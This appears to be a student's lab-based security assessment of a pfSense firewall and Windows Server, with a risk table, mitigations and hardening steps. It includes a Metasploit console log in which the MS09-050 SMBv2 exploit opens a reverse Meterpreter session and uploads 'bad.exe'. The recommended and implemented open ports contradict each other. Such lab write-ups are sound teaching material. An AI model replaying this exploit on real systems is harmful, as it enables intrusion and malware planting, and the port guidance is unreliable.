Beyond having too many ports open, the firewall is actively directing outside traffic to internal services that were never meant to be publicly accessible. Two of those services, remote login and file transfer, send everything they receive in readable text, so any traffic passing through them is immediately readable to anyone watching. The server behind the firewall was also missing a security update for a known vulnerability that had been publicly documented for years, and because that service was reachable from within the network, the firewall provided no protection against it. Keeping internal systems better separated from one another and ensuring security patches are applied regularly would significantly reduce the overall risk here.



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Console | Infosec Learning
lab.infoseclearning.com/console/7599299/12
Internal Kali Scoring Enforce US Keyboard Layout View Fullscreen Send Ctrl+Alt+Delete Reboot
Applications Places Terminal Fri 04:45 1
root@kali2: ~
File Edit View Search Terminal Help
[*] Started reverse TCP handler on 192.168.1.101:4444
[*] Connecting to the target (192.168.1.10:445)...
[*] Sending the exploit packet (930 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (957487 bytes) to 192.168.1.10
[*] Meterpreter session 1 opened (192.168.1.101:4444 -> 192.168.1.10:49239) at 2026-03-20 04:35:29 -0400
meterpreter > upload bad.exe c:\\
[*] uploading : bad.exe -> c:\\
[*] uploaded : bad.exe -> c:\\bad.exe
meterpreter > exit
[*] Shutting down Meterpreter...
[*] 192.168.1.10 - Meterpreter session 1 closed. Reason: User exit
msf exploit(ms09_050_smb2_negotiate_func_index) > exploit
[*] Started reverse TCP handler on 192.168.1.101:4444
[*] Connecting to the target (192.168.1.10:445)...
[*] Sending the exploit packet (930 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
[*] Exploit completed, but no session was created.
msf exploit(ms09_050_smb2_negotiate_func_index) >
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Section IV: Network Security Posture Recommendations

Risk Assessment Table

Description of Vulnerability	Impact (1–5)	Likelihood (1–5)	Priority (1–5)	Recommendations
The pfSense firewall has unnecessary ports open including FTP, Telnet, and POP3, allowing outside attackers multiple entry points into the internal network	4	4	High (4)	Remove all unnecessary NAT port forwarding rules and restrict external access to only HTTP, HTTPS, and SMTP
Client machines are vulnerable to social engineering attacks, as demonstrated by a phishing email that successfully delivered a malicious payload to an internal user	4	4	High (4)	Implement security awareness training for all users and deploy email filtering to catch malicious messages before they reach inboxes
The Windows Server was running an unpatched SMBv2 service vulnerable to the MS09-050 exploit, which was publicly disclosed in 2009	5	4	Very High (5)	Apply all available security patches immediately and establish a regular patching schedule going forward
The Windows Server host had no antivirus or endpoint protection installed, leaving it unable to detect or respond to malware dropped onto the system	5	4	Very High (5)	Install and configure endpoint protection software and move toward a centrally managed solution for visibility across all machines

Mitigation Strategies

The most urgent vulnerability identified in this assessment is the pfSense firewall having far more ports open than the client's requirements allow. With eleven services accessible from the public internet, an attacker has multiple entry points into the internal network. Removing the unnecessary NAT forwarding rules and restricting external access to only HTTP, HTTPS, and SMTP directly reduces the attack surface and is the most impactful change to make.

Social engineering was demonstrated in Lab 5, where a phishing email successfully delivered a malicious payload to an internal client machine. This type of attack bypasses most technical controls and targets human behavior directly, making security awareness training an essential mitigation alongside technical email filtering. Even with a hardened firewall, a single user clicking a malicious link can give an attacker a foothold inside the network.

The Windows Server was found to be running an unpatched version of the SMBv2 service vulnerable to the MS09-050 exploit, which had been publicly known since 2009. This is rated Very High risk because an attacker who gets past the perimeter firewall has a clear path to full system compromise through a well documented and widely available exploit. Keeping systems patched and on a regular update schedule directly closes this window of exposure.

Finally, the Windows Server had no antivirus or endpoint protection installed before this assessment, meaning any malware introduced through one of the open ports would have gone completely undetected. As demonstrated in Lab 2, a backdoor file was uploaded to the server and sat undetected until Microsoft Security Essentials was installed and a scan was run. Deploying

centrally managed endpoint protection ensures threats are caught and administrators have visibility across all machines in the environment.


Prioritization Rationale

Vulnerabilities were prioritized based on their overall risk rating, with Very High risks addressed before High risks. Within the same rating level, priority was given to issues that create the most direct path to compromise. The firewall was ranked first because open ports are the entry point for most of the other attacks demonstrated in the labs, and closing them limits exposure across the entire environment. Social engineering was ranked second because it can bypass technical controls entirely and requires a different kind of fix, specifically training and email filtering, that takes time to implement and take effect. The unpatched SMBv2 vulnerability and lack of antivirus were ranked third and fourth because they represent serious risks to the server but are only reachable once an attacker is already past the firewall.

Section V: Implementation Solutions

Firewall hardening

The pfSense firewall was accessed through its web interface from the internal Windows Server. The NAT port forwarding rules were reviewed and all unnecessary rules were deleted, leaving only HTTPS (443), RDP (3389), and SSH (22) as permitted inbound services. After applying the changes, a follow up Zenmap scan from the external Windows 8.1 machine confirmed that the previously open ports were no longer reachable from outside the network, demonstrating that the firewall hardening was successful.



Server Hardening

The Windows Server was hardened in two ways during the lab work. First, the unnecessary services running on the server, including FTP Publishing Service, Simple TCP/IP Services, and Telnet, were disabled through the Services console, and the corresponding Windows Firewall exceptions were removed. Second, Microsoft Security Essentials was installed and updated, and a scan confirmed that the backdoor malware that had been placed on the server was detected and quarantined. A follow up Nmap scan after the service changes confirmed that all previously open unnecessary ports on the server were closed.

